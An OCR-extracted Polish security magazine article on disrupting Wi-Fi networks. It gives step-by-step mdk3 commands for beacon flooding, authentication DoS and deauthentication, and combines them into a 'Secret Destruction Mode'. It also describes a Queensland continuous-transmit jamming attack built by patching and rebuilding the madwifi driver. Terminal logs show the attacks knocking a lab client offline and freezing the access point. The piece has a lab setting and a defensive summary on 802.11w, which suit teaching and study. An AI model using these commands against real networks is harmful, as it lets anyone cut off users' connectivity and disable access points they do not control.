NORBERT KOZŁOWSKI


Niekonwencjo-nalne ataki Wi-Fi

Stopień trudności

Niewiele osób zna sposoby na skuteczne zakłócenie działania całej sieci bezprzewodowej pomimo, że znają pojęcia typu łamanie klucza WEP, fałszywa autentykacja MAC czy przechwycenie 4-way handshake.

Jako główne narzędzie wykorzystamy aplikację *mdk3* stworzoną przez *ASPj*. Używanie jej ułatwia pracę, ponieważ zaimplementowane zostały w niej gotowe schematy pakietów 802.11, które w innym wypadku musielibyśmy tworzyć ręcznie. Oczywiście możemy jej używać tylko po uprzedniej konsultacji z administratorem sieci i otrzymaniem przyzwolenia.

Nasz poligon to sieć o SSID *Khozzy_Network*, pracująca na 14 kanale. Do sieci podłączony jest klient. Dla stworzenia fikcyjnych zabezpieczeń zastosowałem także popularne szyfrowanie WEP. Poniżej przedstawię składnię programu oraz kilka przykładowych ataków wraz ze skutkami. *Mdk3*, jak widać po wprowadzeniu do konsoli samej nazwy programu, należy wywołać jako *root*, w postaci:



Rysunek 1. *Dostępne sieci, widoczne przy użyciu systemowego narzędzia Windows XP*

```
# mdk3 <interfejs> <atak> <parametry ataku>
```

Jako interfejs należy podać nazwę urządzenia pracującego w trybie RF_MON (analogia trybu *promiscuous* dla sieci LAN). Aby wprowadzić kartę w ten tryb, należy wydać następujące polecenia:

```
# iwconfig <interfejs> mode Monitor
```

lub dla kart na chipsecie Atheros:

```
# airmon-ng stop ath0
# airmon-ng start wifi0
```

lub:

```
# wlanconfig ath0 destroy
# wlanconfig ath0 create wlandev wifi0
    wlanmode monitor (dla sterowników madwifi)
```

Poprzez `<atak>` rozumiemy rodzaj ataku, jaki chcemy wykonać. Jest to jedna litera, kojarząca się z nazwą techniki, np. b dla *Beacon Flood Mode* lub d dla *Deauthentication Mode*. Argument ten podany jest w ramce opisującej parametry danego ataku lub też w pomocy, którą możemy wywołać, wpisując polecenie:

```
# mdk3 --fullhelp
```

Z ARTYKUŁU DOWIESZ SIĘ

jak w praktyczny sposób wykorzystać luki bezpieczeństwa w standardzie 802.11.

CO POWINIENEŚ WIEDZIEĆ

mieć ogólne pojęcie o zasadzie działania sieci bezprzewodowej.

Beacon Flood Mode

Pierwszym sposobem ataku, na który zwrócimy uwagę, jest *Beacon Flood Mode*. Użycie go spowoduje wysłanie w eter fałszywych ramek typu beacon w celu rozgłoszenia obecności fikcyjnych punktów dostępowych. W praktyce atak stosowany jest, by uniemożliwić STA przyłączenie się do właściwego AP (tworzona jest ogromna ilość fikcyjnych AP i bardzo ciężko trafić jest na ten właściwy). Twórcy programu ostrzegają, iż takie działanie może zakłócić wskazania programów monitorujących zachowanie sieci oraz nawet uszkodzić sterowniki sprzętu. Atak możemy wykonać z użyciem kilku parametrów, dzięki którym dostosujemy nasz fałszywy AP do wymaganej sytuacji. Wykonajmy więc niezbędne polecenia i zobaczmy, jakie będą ich rezultaty na komputerze z zainstalowanym Windows XP SP2. W konsoli wpisujemy:

```
# mdk3 ath1 b -w -c 4
```

Na komputerze ofiary pojawia się bałagan. Szukając dostępnych, sieci zarówno standardowym narzędziem systemowym, jak i NetworkStumblerem, otrzymujemy

Ramki 802.11

Standard IEE 802.11 zdefiniował szereg ramek używanych w pakietach w celu usprawnienia komunikacji między poszczególnymi stacjami sieci. Każda ramka posiada kilka pól określających warunki panujące w sieci (np. wersja używanego protokołu, aktywne zabezpieczenia WEP), dodatkowo w każdej w jawny sposób przedstawiony jest adres MAC celu, źródła oraz punktu dostępowego. Ramki zostały podzielone na kilka podtypów:

* Authentication frame

Wymiana tych pakietów ma miejsce, gdy do Access Pointa (AP) zostaje podłączona nowa stacja robocza (STA). W razie braku szyfrowania STA wysyła jeden pakiet Authentication, na który generowana jest automatycznie jedna odpowiedź (akceptacja bądź odrzucenie) AP. W razie stosowania szyfrowania WEP, AP odpowiada z użyciem zaszyfrowanego tekstu i oczekuje na prawidłowo zinterpretowaną odpowiedź STA. Gdy ją otrzyma, oznacza to pomyślne przeprowadzenie procesu uwierzytelnienia.

* Deauthentication frame

Pakiet Deauthentication wysyłany jest przez STA w celu zakończenia aktualnego połączenia.

* Association Request frame

STA rozpoczyna proces asocjacji, wysyłając pakiet Association Request zawierający informacje o stacji (np. SSID, adres MAC) do AP. Ten, po ich przeanalizowaniu, może zezwolić (lub nie – np. w przypadku filtrowania adresów MAC) na pełne przyłączenie do sieci.

* Association Response frame

AP po pozytywnej weryfikacji STA ubiegającej się o dostęp do sieci przesyła pakiet Association Response, zawierający informacje potrzebne do nawiązania połączenia oraz przydziela STA unikalny numer ID. W razie odmowy, STA nie zostaje przyznany dostęp do sieci.

* Reassociation Request frame

Gdy STA zlokalizuje AP o wyższej sile sygnału, automatycznie wyśle pakiet (Reassociation Request) proszący o ponowne przyłączenie do silniejszego nadajnika w celu poprawienia jakości przesyłania danych.

* Reassociation Response frame

Podobnie jak w przypadku Association Response, nowy AP może zaakceptować i udzielić dostępu do sieci lub odrzucić połączenie.

* Disassociation frame

Pakiet Disassociation wysyłany jest przez STA do innych STA lub AP i informuje o przerwaniu połączenia z siecią. Gdy komputer jest wyłączany, tego rodzaju pakiety są transmitowane do AP, który zwalnia miejsce w pamięci oraz aktualizuje dane o bieżących połączeniach.

* Beacon frame

Co 100 milisekund AP rozgłasza swoją obecność w eterze poprzez wysyłanie tzw. Beacon frames. Zawierają one informacje niezbędne do przeprowadzenia procesu uwierzytelnienia i asocjacji oraz pozwalają określić zasięg działania sieci.

* Probe Request frame

STA wysyła prośby Probe do innego STA lub AP w celu uzyskania informacji takich jak np. dane o obecności AP.

* Probe Response frame

STA wysyła odpowiedź na prośbę Probe zawierającą dane (m.in. prędkość, kompatybilność) potrzebne do uzyskania połączenia z siecią znajdującą się w zasięgu.

wyniki podobne do pokazanych na Rysunkach 1 oraz 2.

Nazwy SSID wybierane były losowo, więc bez problemu można dostrzec właściwą nazwę (*Khozzy_Network*), teraz jednak skomplikujemy nieco sytuację:

```
# mdk3 ath1 b -n "Khozzy_Network" -w
                    -c 4
```

Windows nie wie, który AP jest poprawny i odmawia połączenia (Rysunki 3 i 4). Cel zostaje osiągnięty.

Authentication DoS Mode

Drugi atak polega na przyłączeniu do AP bardzo dużej ilości STA poprzez wysyłanie ramek Authentication. Atak ten może *zamrozić* lub uszkodzić niektóre AP. Opcje, z jakimi możemy go wywołać, są zaprezentowane w ramce *Parametry Authentication DoS Mode (a)*. Zobaczmy, jak wygląda sytuacja przed, w trakcie i po ataku. W tym celu użyjemy aplikacji airodump-ng, aby na bieżąco śledzić zachowanie klientów korzystających z sieci.

```
# airodump-ng -c 4 --bssid 00:04:ED:
                    78:C7:6A ath1
```

Jak widać, na Rysunku 5, do AP przyłączony jest tylko jeden klient o adresie MAC 00:11:95:68:5C:90. Wykonajmy atak, wpisując poniższe polecenie w drugiej konsoli, i zobaczmy, jak wpłynie ono na okno programu.


```
# mdk3 ath1 a -a 00:04:ED:78:
C7:6A
```

Access Point musi utrzymywać połączenie z rosnącą z każdą chwilą liczbą fałszywych klientów (Rysunki 6 oraz 7). Po pewnym czasie skutkuje to zawieszeniem się AP.


Deauthentication Mode

Mój ulubiony atak. Nie sposób mu zapobiec. Mamy całkowitą kontrolę nad połączeniami przenoszonymi w powietrzu i możemy decydować o tym, kiedy je zakończyć. Deauthentication Mode może wyrzucić z sieci wszystko w swoim zasięgu. Oczywiście atak wysyła podrobione przez nas ramki Deauthentication.

Ramka *Parametry Deauthentication*



Rysunek 2. *Dostępne sieci, widoczne przy użyciu aplikacji NetworkStumbler*



Rysunek 3. *NetworkStumbler widzi dużą liczbę sieci o tym samym identyfikatorze*

Parametry Deauthentication Mode (d)

- `-w <plik>` – biała lista adresów MAC STA, które nie będą atakowane,
- `-b <plik>` – czarna lista MAC, te adresy mdk3 atakuje,
- `-s <pps>` – liczba pakietów przesyłanych w czasie jednej sekundy,
- `-c <kanał>` – praca na określonym kanale (zwiększa efektywność ataku), jeśli kanał nie jest określony, program przeskakuje przez wszystkie możliwe kanały pracy karty sieciowej.

Mode (d) wskazuje, w jaki sposób można konfigurować atak.

```
# mdk3 ath1 d
```


W mojej testowej sieci znajduje się jeden bezprzewodowy klient. Po wykonaniu ataku momentalnie zostaje od niej odłączony. Atak jest domyślnie cały czas wykonywany, ponieważ STA po rozłączeniu będzie próbowała ponownie łączyć się z AP (Rysunek 8).

Secret Destruction Mode


Na zagranicznych forach poświęconych bezpieczeństwu sieci bezprzewodowych możemy się spotkać z określeniem *Secret Destruction Mode*.

Jest to połączenie wyżej wymienionych ataków, czyli kombinacja złożona z:


- ataku Beacon Flood, generującego fałszywe AP z podrobionym SSID-em,
- ataku Authentication DoS, wymierzonemu przeciw prawdziwemu AP (z opcją -i), który spowoduje, że serwer może być zbyt obciążony odpowiedziami do fałszywych klientów, aby obsłużyć żądanie prawdziwego użytkownika,
- ataku Deauthentication, powodujący odcięcie od sieci tych, którzy zdążyli się jakimś cudem połączyć z prawdziwym AP.



Rysunek 4. *System Windows odmawia połączenia się z docelową siecią po wykonaniu ataku*



Rysunek 5. *Sieć Khozzy_Network z jednym przyłączonym klientem*




Rysunek 6. *Atakt Authentication DoS Mode*

Parametry Authentication DoS Mode (a)


- `-a <ap_mac>` – adres MAC AP ofiary, w przypadku niesprecyzowania go zaatakowane zostaną wszystkie AP w zasięgu,
- `-c` – nie sprawdza powodzenia ataku,
- `-i <ap _ mac>` – *inteligentny test* (opcje `-a` i `-c` są ignorowane). Różni się tym, iż fałszywe STA są cały czas podłączone do AP poprzez wysyłanie pakietów podtrzymujących połączenie,
- `-s <pps>` – określa liczbę pakietów przesyłanych w czasie jednej sekundy.

Sekwencja działająca przez kilkanaście minut, pomimo dezaktywacji wszystkich klientów, powoduje zamęt w niektórych systemach wykrywania intruzów.



```
 CH  4 ][ Elapsed: 5 mins ][ 2008-08-18 11:43

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:04:ED:78:C7:6A   14 100     2952      105    0   4  11  WEP  WEP    OPN  Khozzy_Network

 BSSID              STATION            PWR   Rate  Lost  Packets  Probes

 00:04:ED:78:C7:6A  63:E2:37:F9:A6:44   13   0- 1     0        1
 00:04:ED:78:C7:6A  46:4F:5D:DC:9A:5A   12   0- 1     0        1
 00:04:ED:78:C7:6A  C9:9C:09:96:C0:5F   13   0- 1     0        1
 00:04:ED:78:C7:6A  75:EE:BE:52:CF:2C   16   0- 1     0        1
 00:04:ED:78:C7:6A  48:DD:95:C4:0D:1E   13   0- 1     0        1
 00:04:ED:78:C7:6A  8E:FE:95:4B:FC:87   14   0- 1     0        1
 00:04:ED:78:C7:6A  5D:8E:CD:24:56:B0   15   0- 1     0        1
 00:04:ED:78:C7:6A  0D:F6:A5:91:D8:08   14   0- 1     0        1
 00:04:ED:78:C7:6A  C1:AC:5C:91:29:1A   13   0- 1     0        1
 00:04:ED:78:C7:6A  36:07:D0:7C:BD:2E   14   0- 1     0        1
 00:04:ED:78:C7:6A  60:A8:71:23:D1:CB   14   0- 1     0        1
 00:04:ED:78:C7:6A  33:01:6C:DA:A3:63   13   0- 1     0        1
 00:04:ED:78:C7:6A  C6:52:A6:A2:F7:C3   14   0- 1     0        1
 00:04:ED:78:C7:6A  04:FC:5D:B6:B8:3E   13   0- 1     0        1
 00:04:ED:78:C7:6A  68:88:99:F6:FD:C5   16   0- 1     0        1
 00:04:ED:78:C7:6A  A7:05:8E:75:2C:2B   14   0- 1     0        1
 00:04:ED:78:C7:6A  AA:BA:AC:8C:1D:89   14   0- 1     0        1
 00:04:ED:78:C7:6A  54:BB:2B:9A:F6:27   13   0- 1     0        1
 00:04:ED:78:C7:6A  4B:CD:39:2E:F0:16   13   0- 1     0        1
 00:04:ED:78:C7:6A  23:E2:CD:26:9D:92   14   0- 1     0        1
 00:04:ED:78:C7:6A  22:53:E5:A2:CE:AA   15   0- 1     0        1
 00:04:ED:78:C7:6A  C3:85:E1:63:DD:8C   14   0- 1     0        1
 00:04:ED:78:C7:6A  CA:15:46:3B:FC:10   15   0- 1     0        1
 00:04:ED:78:C7:6A  30:A7:E2:23:DC:26   14   0- 1     0        1
 00:04:ED:78:C7:6A  14:23:03:BA:C4:25   14   0- 1     0        1
 00:04:ED:78:C7:6A  89:D1:A0:58:AA:BF   14   0- 1     0        1
 00:04:ED:78:C7:6A  E3:BD:F3:35:44:A7   14   0- 1     0        1
```

Rysunek 7. *Fałszywe STA zostały przyłączone do AP dzięki atakowi Authentication DoS*



```
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)

root@khozzy-laptop:/home/khozzy# airmon-ng start wifi0


Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode enabled)

root@khozzy-laptop:/home/khozzy# mdk3 --help d
d   - Deauthentication / Disassociation Amok Mode
      Kicks everybody found from AP
      OPTIONS:
      -w <filename>
         Read file containing MACs not to care about (Whitelist mode)
      -b <filename>
         Read file containing MACs to run test on (Blacklist Mode)
      -s <pps>
         Set speed in packets per second (Default: unlimited)
      -c [chan,chan,chan,...]
         Enable channel hopping. Without providing any channels, mdk3 will hop an all
         14 b/g channels. Channel will be changed every 5 seconds.
root@khozzy-laptop:/home/khozzy# mdk3 ath0 d


root@khozzy-laptop:/home/khozzy# mdk3 ath0 d -c 4

Disconnecting between: 00:11:95:68:5C:90 and: 00:04:ED:78:C7:6A on channel: 4
Disconnecting between: 00:11:95:68:5C:90 and: 00:04:ED:78:C7:6A on channel: 4
Disconnecting between: 00:11:95:68:5C:90 and: 00:04:ED:78:C7:6A on channel: 4
Disconnecting between: 00:11:95:68:5C:90 and: 00:04:ED:78:C7:6A on channel: 4
Disconnecting between: 00:11:95:68:5C:90 and: 00:04:ED:78:C7:6A on channel: 4
Disconnecting between: 00:11:95:68:5C:90 and: 00:04:ED:78:C7:6A on channel: 4
Disconnecting between: 00:11:95:68:5C:90 and: 00:04:ED:78:C7:6A on channel: 4
Packets sent:    105 - Speed:   20 packets/sec
root@khozzy-laptop:/home/khozzy# █
```

Rysunek 8. *Proces rozłączania STA od AP. Atak Deauthentication*

Ciekawym efektem było całkowite zamrożenie AP (brak reakcji na przycisk reset na obudowie urządzenia!). Jedynym sposobem przywrócenia pierwotnego stanu działania było wyjęcie wtyczki z gniazdka i oczekiwanie na zaprzestanie ataku przez intruza.

Queensland DoS

Prawdopodobnie najbardziej niszczycielski atak na sieci bezprzewodowe. Jeżeli karta zostanie wprowadzona w tryb ciągłej transmisji na danym kanale (ang. *continuous transmit mode*), cały ruch zostanie wstrzymany. Klienci będą zmuszeni zresetować swoje połączenia lub komputery.

Wykonanie ataku na kartach z chipsetem Atheros:

- Pobranie źródeł madwifi-dfs

```
# svn checkout http://svn.madwifi.org/
  branches/madwifi-dfs/
```

- Modyfikacja pliku *if_ath_radar.c*

```
# nano madwifi-dfs/ath/if_ath_radar.c
```

Z lini 152 usuwamy `'inline'` z prototypu funkcji `interval _ to _ frequency`. Z lini

W Sieci

- *http://www.networld.pl/news/91312/Nowy.standard.bezpiecznej.komunikacji.bezprzewodowej.html* – zapowiedź standardu 802.11w,
- *http://www.networkworld.com/columnists/2006/052906-wireless-security.html* – oficjalna strona standardu 802.11w,
- *http://pl.wikipedia.org/wiki/802.11* – informacje o standardach 802.11.

Parametry Beacon Flood Mode (b)

- `-n <ssid>` – określa identyfikator spoofowanej sieci (w przeciwnym wypadku użyte zostaną losowe znaki),
- `-f <plik>` – określa plik z zapisanymi SSID umożliwiającymi podszywanie się pod sieć,
- `-d` – sieć rozgłasza się jako Ad-hoc,
- `-w` – sieć rozgłasza się jako szyfrowana kluczem WEP,
- `-t` – jak wyżej, tylko WPA TKIP,
- `-a` – jak wyżej, tylko WPA AES,
- `-h` – sieci pracują na różnych kanałach,
- `-c <kanał>` – określony kanał pracy,
- `-s <pps>` – określa ile pakietów zostanie wysłane w ciągu sekundy.

851 usuwany `'inline'` z deklaracji funkcji `interval _ to _ frequency`.

- Kompilacja i instalacja

```
# make && make install
```

- Uruchomienie karty

```
# ifconfig ath0 up
```

- Ustawienie wymaganego kanału pracy

```
# iwconfig ath0 channel 6
```

- Uruchomienie trybu ciągłego nadawania

```
# iwpriv ath0 txcont 1
```

- Zatrzymanie trybu ciągłego nadawania

```
# iwpriv ath0 txcont 0
```

Wykonanie ataku na kartach z chipsetem Prism:
Atak może być wykonany z użyciem graficznego interfejsu aplikacji Win32 – Prism Test Utility. Wystarczy tylko wybrać odpowiedni interfejs i nacisnąć przycisk *Continuous Tx*. Aby zdobyć wspomnianą aplikację, należy przeszukać sieć pod kątem pliku *PrismTestUtil322*. Prawidłowe sumy kontrolne dla rozszerzenia *.zip* to:

```
a7c04ff2783f94e1f60dc45425b926d0
```

a dla *.exe*:

```
0088fd7f41dc972935bb7bb6d546b8de.
```

Podsumowanie

Artykuł ukazuje, jak niedopracowany jest obecny standard bezprzewodowej wymiany danych. Praktycznie każda osoba zaopatrzona w kartę bezprzewodową umożliwiającą pracę w trybie Monitor, mająca możliwość wstrzykiwania pakietów oraz posiadająca odrobinę wiedzy niezbędnej do wykonania ataku, jest w stanie zakłócić działanie całej sieci. Rozwiązaniem może okazać się zaimplementowanie własnych poprawek, dodatkowej weryfikacji STA w sieci bezprzewodowej lub oczekiwanie na wprowadzenie nowego standardu IEE 802.11w (datowanego na grudzień 2009). Specyfikacja obejmuje 4 mechanizmy bezpieczeństwa. Chronione będą ramki Unicast (ramki zarządzania wymieniane między STA i AP), ramki Broadcast, Deauthentication oraz Disassociation.

Norbert Kozłowski
Wolne chwile wykorzystuje na pogłębienie wiedzy z zakresu bezprzewodowej wymiany danych, elementów języków programowania (Perl, Ansi C) oraz podstawowych aspektów bezpieczeństwa. Członek grupy u-Crew.
Kontakt z autorem: *khozzy@gmail.com*